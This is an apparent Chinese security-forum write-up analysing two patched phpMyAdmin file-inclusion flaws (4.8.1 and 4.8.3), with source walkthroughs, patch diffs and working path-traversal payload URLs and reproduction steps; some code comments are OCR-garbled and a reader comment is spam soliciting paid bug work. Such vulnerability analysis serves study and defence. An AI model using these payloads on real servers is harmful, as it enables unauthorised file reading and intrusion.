phpMyAdmin 文件包含复现分析

这是一个睿智 / 2019-07-04 06:04:00 / 浏览数 7853 安全技术 漏洞分析 顶(0) 踩(0)


前言

周末分析了两处旧版本中 phpMyAdmin 的文件包含漏洞，分享一下。

4.8.1 文件包含漏洞

漏洞分析

我们先来看看 payload：



payload:index.php?target=db_sql.php%253F/../../../../../../../../../../../a.txt

我们可以看到是 index.php 的 target 参数，在 index.php 的 55 行左右，我们可以看到这堆代码：

```
$target_blacklist = array (
   'import.php', 'export.php'
);

// If we have a valid target, let's load that script instead
if (! empty($_REQUEST['target'])
   && is_string($_REQUEST['target'])
   && ! preg_match('/^index/', $_REQUEST['target'])
   && ! in_array($_REQUEST['target'], $target_blacklist)
   && Core::checkPageValidity($_REQUEST['target'])
) {
   include $_REQUEST['target'];
   exit;
}
```

这里就有我们的参数 target，有五个条件，我们一个一个分析：

1. target 不能为空
2. target 是字符串类型
3. target 不能以 index 开头
4. target 不能是 $target_blacklist 里的值
5. 将 target 传入 Core::checkPageValidity，返回 true 则包含文件

可以发现前四条是很容易过的，我们跟进最后一个函数 checkPageValidity 看看，这个函数的代码不长，完整的函数：

```
public static $goto_whitelist = array(
       'db_datadict.php',
       'db_sql.php',
       'db_events.php',
       ...
   );

   public static function checkPageValidity(&$page, array $whitelist = [])
   {
       // ■■ $whitelist ■■■■■■■■■■■■■■■■■■
       if (empty($whitelist)) { // ■■ index.php ■■■■■■■■■■
           $whitelist = self::$goto_whitelist;
```

```
        }

        if (! isset($page) || !is_string($page)) {
            return false;
        }

        // ■■ $page ■■■■■■
        if (in_array($page, $whitelist)) {
            return true;
        }

        // ■■ $page ■■■■■ ? ■■■■■■■■■■■■■■■
        $_page = mb_substr(
            $page,
            0,
            mb_strpos($page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }

        // url ■■■■■■■■■■■■■■
        $_page = urldecode($page);
        $_page = mb_substr(
            $_page,
            0,
            mb_strpos($_page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }

        return false;
    }
```

有三种返回 `true` 的方式，我们可以尝试构造一下 `payload`，

举个例子，比如我们想包含 `a.txt`：

1. 当我们的 `$page` 是 `a.txt` 时，因为不在白名单内，`page` 中又没有参数（问号），所以会一直执行到最后，默认返回 `false`
2. 白名单中第一项为 `db_datadict.php`，拿这个举例，我们传入 `db_datadict.php?/../a.txt`，因为还是不在白名单内，会执行到这里：

```
<?php
    $page = "db_datadict.php?/../a.txt";
    $_page = mb_substr(
        $page,
        0,
        mb_strpos($page . '?', '?')
    );
    var_dump($_page);
```

我们可以执行看看：

```
C:\wamp64\www\learning\test.php:8:string 'db_datadict.php' (length=15)
```

这样是可以的，返回 `True` 后带入 `include`，但是 `include` 似乎是不允许文件名带有问号的：

1. 那分析第三种情况，就是：

```
$_page = urldecode($page);
$_page = mb_substr(
   $_page,
   0,
   mb_strpos($_page . '?', '?')
);
if (in_array($_page, $whitelist)) {
   return true;
}
```


这里有个很关键的点，就是 `urldecode` 了我们传进来的 `$page`，然后又获取了问号前的文件名，所以我们把问号 `url` 编码一下都没问题，像这样：

```
db_datadict.php%3F/../a.txt
```

`include` 是允许 `%3f` 作为文件名的一部分的，执行起来：

```
C:\wamp64\www\learning\test.php:9:string 'db_datadict.php' (length=15)
```

this a.txt



所以最终我们的 payload 是 `index.php?target=db_datadict.php%3F/../a.txt`。
但是因为浏览器还会解码一次，所以把 `%`
在编码一次，就有了一开始的：`index.php?target=db_sql.php%253F/../../../../../../../../../../../../../../a.txt`

补丁对比

我们可以看看他是怎么修复的：

这里只加多加了两个参数，记住第三个参数是 `true`，看看函数内部：


```php
    public static function checkPageValidity(&$page, array $whitelist = [], $include = false): bool
    {
        if (empty($whitelist)) {
            $whitelist = self::$goto_whitelist;
        }
        if (empty($page)) {
            return false;
        }

        if (in_array($page, $whitelist)) {
            return true;
        }
        if ($include) {
            return false;
        }

        $_page = mb_substr(
            $page,
            0,
            mb_strpos($page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }

        $_page = urldecode($page);
        $_page = mb_substr(
            $_page,
            0,
            mb_strpos($_page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }

```



先判断 `$page` 是否在白名单内，如果不在就往下执行，然后判断第三个参数 `$include` 是否为 `true`，如果是的话就直接返回 `false` ，自然就执行不到 `urldecode` 了。


文件包含漏洞2

上个漏洞是 `4.8.2` 修复的，我又在网上发现一个 `4.8.3` 依然有的漏洞，但是没有具体的细节，分析复现一下。

漏洞复现

首先我们来复现一下这个漏洞。

1. 首先创建个数据库，这里就叫它 `ceshi1` 吧。




1. 访问 `/chk_rel.php?fixall_pmadb=1&db=ceshi1`

访问后会发现 ceshi 多出了一些数据表。

1. 插入一条数据

```
INSERT INTO `pma__column_info`(`id`, `db_name`, `table_name`, `column_name`, `comment`, `mimetype`, `transformation`, `transfo
```

1. 访问 `/tbl_replace.php?fields_name[multi_edit][abcd][]=4&where_clause[abcd]=junk&table=3&db=2`



漏洞分析

k我们一步一步来分析这个过程，第一步就不分析了，创建个数据库。

分析过程中会跳过很多无关紧要的代码，会用 ... 代替

步骤一

我们首先访问了 /chk_rel.php?fixall_pmadb=1&db=ceshi1 这个链接，看看源码：

```
<?php
...
if (isset($_REQUEST['fixall_pmadb'])) {
   $relation->fixPmaTables($GLOBALS['db']);
}
...
```

这里的 GLOBALS['db'] 其实就是我们 GET 传递的。

跟进 fixPmaTables 函数。

```
public function fixPmaTables($db, $create = true)
{
   // ■■■■■■■
   $tablesToFeatures = array(
       'pma__bookmark' => 'bookmarktable',
       'pma__relation' => 'relation',
       'pma__table_info' => 'table_info',
      ...
   );

   # ■■■■■■ getTables ■■■■■■■ ■■■■■■■■■■■■
   $existingTables = $GLOBALS['dbi']->getTables($db, DatabaseInterface::CONNECT_CONTROL);


   foreach ($tablesToFeatures as $table => $feature) {
       if (! in_array($table, $existingTables)) { //■■■■■■■■■■■■■■■■
           if ($create) { //■■■■■■■■■■ true
               //■■■■■■
               if ($createQueries == null) {
                   $createQueries = $this->getDefaultPmaTableNames();
                   $GLOBALS['dbi']->selectDb($db);
               }
               $GLOBALS['dbi']->tryQuery($createQueries[$table]);

               ...            }
           ...
       }
       else{
           ...
       }
   }

   ...
   $GLOBALS['cfg']['Server']['pmadb'] = $db;
   $_SESSION['relation'][$GLOBALS['server']] = $this->checkRelationsParam();
   ...
}
```

上面部分是创建数据表，所以我们访问后才会多出一些数据表出来。

下面我单独列出了两句话，这里是重点，我们跟进 checkRelationsParam 函数：

```
public function checkRelationsParam()
{
...
$cfgRelation = array();
...
$cfgRelation['db'] = $GLOBALS['cfg']['Server']['pmadb'];
..
```

```
return $cfgRelation;
}
```

我省略了大部分代码。。因为只有这三句是重点，这个函数返回数组后存进了 `$_SESSION['relation'][$GLOBALS['server']]` 中，这个值我们会在后面用到

步骤二

然后我们插入了一条数据，可以先不用思考这条数据的含义。

数据来源

进入到最后一步，也就是漏洞的触发点，再看看我们的 payload
：`/tbl_replace.php?fields_name[multi_edit][abcd][]=4&where_clause[abcd]=junk&table=3&db=2`

触发点在 `tbl_replace.php`，现在我们可以先看看触发位置，再一步步构造 payload，我的版本是 4.8.3，在这个 `tbl_replace.php` 中的第 224 行左右，会有如下几行代码：

```
$filename = 'libraries/classes/Plugins/Transformations/'
                . $mime_map[$column_name]['input_transformation'];
if (is_file($filename)) {
       include_once $filename;
       ...
}
```

这里有文件包含，先不管 `$column_name`，我们看看 `$mime_map` 是从哪里来的，我们溯源上去就去发现：

```
$mime_map = Transformations::getMIME($GLOBALS['db'], $GLOBALS['table']);
```

前面我们提到过 `$GLOBALS['db']` 我们可以通过传递 GET 控制，`table` 其实也可以，也就是这两个参数我们都可以控制，然后我们跟进 `getMIME` 这个函数。

```
public static function getMIME($db, $table, $strict = false, $fullName = false)
{
   $relation = new Relation();
   $cfgRelation = $relation->getRelationsParam();

   if (! $cfgRelation['mimework']) {
       return false;
   }

   $com_qry = '';
   ...
   $com_qry .= '`mimetype`,
               `transformation`,
               `transformation_options`,
               `input_transformation`,
               `input_transformation_options`
        FROM ' . Util::backquote($cfgRelation['db']) . '.'
       . Util::backquote($cfgRelation['column_info']) . '
        WHERE `db_name`    = \'' . $GLOBALS['dbi']->escapeString($db) . '\'
          AND `table_name` = \'' . $GLOBALS['dbi']->escapeString($table) . '\'
          AND ( `mimetype` != \'\'' . (!$strict ? '
             OR `transformation` != \'\'
             OR `transformation_options` != \'\'
             OR `input_transformation` != \'\'
             OR `input_transformation_options` != \'\'' : '') . ')';
   $result = $GLOBALS['dbi']->fetchResult(
       $com_qry, 'column_name', null, DatabaseInterface::CONNECT_CONTROL
   );

   foreach ($result as $column => $values) {
       ...

       $values['transformation'] = self::fixupMIME($values['transformation']);
       $values['transformation'] = $subdir . $values['transformation'];
       $result[$column] = $values;
   }

   return $result;
} // end of the 'getMIME()' function
```

这里最重要的就是一个查询语句 $com_qry，我们的 $db 和 $table 参数仅仅是被带入了 where 条件，而不是查询的数据库和表

查询的数据库是 $cfgRelation['db']，也就是函数一个开始的：

```
$cfgRelation = $relation->getRelationsParam();
```

```
public function getRelationsParam()
{
   // ■■ $_SESSION['relation'][$GLOBALS['server']] ■■■■■■■■■■■■■■■

   if (empty($_SESSION['relation'][$GLOBALS['server']])
       || (empty($_SESSION['relation'][$GLOBALS['server']]['PMA_VERSION']))
       || $_SESSION['relation'][$GLOBALS['server']]['PMA_VERSION'] != PMA_VERSION
   ) {
       $_SESSION['relation'][$GLOBALS['server']] = $this->checkRelationsParam();
   }

   $GLOBALS['cfgRelation'] = $_SESSION['relation'][$GLOBALS['server']];

   return $_SESSION['relation'][$GLOBALS['server']];
}
```

这里返回的值就是第一步了我们辛辛苦苦设置的。

所以当判断 $_SESSION['relation'][$GLOBALS['server']] 是否为空时会返回 false，就不会进入 if 语句，也就不会重新赋值（正常情况下剩下两个判断可以无视）。

（这里说明一下为什么要在第一步设置这个值：因为如果不在第一部设置，就会在这里进入 if 语句，然而从这里进去的话，db 的值就是 false 了，所以无法查询）

所以 sql 语句里的：

```
$cfgRelation['db'] = $_SESSION['relation'][$GLOBALS['server']]['db']
```

那么这个值就是我们刚刚设置的，也就是 ceshi1。

回到 sql 语句，我们发现这个只是查询的数据库，数据表是：$cfgRelation['column_info']，但是这个数据表是有默认值的，即：pma__column_info，这也是在第一步中设置的，所以我们不用刻意设置。

我们可以输出一下这个 sql 语句：

```
SELECT `column_name`, `mimetype`, `transformation`, `transformation_options`, `input_transformation`, `input_transformation_op
```

where 语句中 db_name 和 table_name 是我们可控的，其他的值只要不为空，就能查询出语句了。。

当然我们前面插入了一条数据，目的就是为了在这里查询出来，因为是我们自己插入的数据，所以是可控的。

paload 构造

再次回到 tpl_replace.php，我们看看那个包含的 $filename ：

```
$filename = 'libraries/classes/Plugins/Transformations/'
               . $mime_map[$column_name]['input_transformation'];
```

这里的 $mime_map 是我们可控的值了，那么 $column_name 从哪来的呢？

```
list($loop_array, $using_key, $is_insert, $is_insertignore)
   = $insertEdit->getParamsForUpdateOrInsert();

foreach ($loop_array as $rownumber => $where_clause) {

   $multi_edit_columns_name
           = isset($_REQUEST['fields_name']['multi_edit'][$rownumber])
           ? $_REQUEST['fields_name']['multi_edit'][$rownumber]

   foreach ($multi_edit_columns_name as $key => $column_name) {
           ...

           // ■■■■■
           if (!empty($mime_map[$column_name])
               && !empty($mime_map[$column_name]['input_transformation'])
           ) {
```

```
                $filename = 'libraries/classes/Plugins/Transformations/'
                    . $mime_map[$column_name]['input_transformation'];
                if (is_file($filename)) {
                    include_once $filename;
```

这里比较绕，需要梳理一下。

1. `$column_name` 来自 `$multi_edit_columns_name` 这个数组的值。
2. `$multi_edit_columns_name` 来自 `$_REQUEST['fields_name']['multi_edit'][$rownumber]`
3. `$rownumber` 来自 `$loop_array` 的键

我们想知道 `$loop_array` 来自哪里，就得跟进 `getParamsForUpdateOrInsert` 函数，这个函数并不复杂，跟进去看看：

```
public function getParamsForUpdateOrInsert()
{
   if (isset($_REQUEST['where_clause'])) {
       // we were editing something => use the WHERE clause
       $loop_array = is_array($_REQUEST['where_clause'])
           ? $_REQUEST['where_clause']
           : array($_REQUEST['where_clause']);
       ...
   } else {
     ...
   }
   return array($loop_array, $using_key, $is_insert, $is_insertignore);
}
```

没错，这个 `$loop_array` 也是我们完全可控的，来自 `$_REQUEST['where_clause']`。

-----分割线，冷静一下----

再看看 `$filename`：

```
$filename = 'libraries/classes/Plugins/Transformations/'
                . $mime_map[$column_name]['input_transformation'];
```

`$mime_map` 我们可控，是一个数组，从 `pma__column_info` 查询出来的。

`$mime_map` 中的键，就是表中的 `column_name`。

回看我们刚刚插入的数据中，`column_name` 是 `4`，反推回去，所以：

所以我们要 `$mime_map[4]['input_transformation']`（提醒：`$column_name` 从 `$multi_edit_columns_name` 获取的

也就是说

```
$multi_edit_columns_name[0] = $_REQUEST['fields_name']['multi_edit'][$rownumber][0] = 4
```

这里也不一定要是 `0` ，任意都可以。（提醒：`$rownumber` 从 `$loop_array` 中获取。

因为数组我们都可控，所以假设 `$rownumber` 为 `haha` 吧。

所以构造：`$loop_array[haha] = $_REQUEST['where_clause'][haha] =■■`。

---- 分割线冷静一下 ----

我们最终的 `payload`：

```
where_clause[haha]=any
fields_name[multi_edit][haha][]=4
table=3
db=2
```

带上这个参数访问 `tpl_replace.php` 就能包含数据表中的 `input_transformation`，也就是我们插入的那个数据。

当然他还拼接上了一些路径，所以最后是：

```
libraries/classes/Plugins/Transformations/../../../../../../../../a.txt
```

补丁对比

在 4.8.4 的版本中我们发现发直接把这几行删掉了。。。。

41 tbl_replace.php

```
@@ -224,28 +224,29 @@
224 224                 $filename = 'libraries/classes/Plugins/Transformations/'
225 225                     . $mime_map[$column_name]['input_transformation'];
226 226                 if (is_file($filename)) {
227     -                   include_once $filename;
228 227                     $classname = Transformations::getClassName($filename);
229     +                   /** @var IOTransformationsPlugin $transformation_plugin */
```

参考链接

https://www.exploit-db.com/exploits/44928
https://blog.scrt.ch/2018/12/14/phpmyadmin-multiple-vulnerabilities/

上一篇：house of orange 漏洞 下一篇：以太坊中由Owner问题引发的CVE漏洞

1. 2 条回复

erpang 2019-07-04 17:59:01

老哥，你把图片写代码块了，没解析

```
我们可以执行看看：

![](https://xzfile.aliyuncs.com/media/upload/picture/20190704095407-9c08849a-9dfe-1.png)

这样是可以的，返回 `True` 后带入 `include`，但是 `include` 似乎是不允许文件名带有问号的：
```

0 回复Ta

zhaodaniu**** 2019-07-05 01:56:58

找漏dong，共6个，赏jin 1万美jin 详tg:@fdseds

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板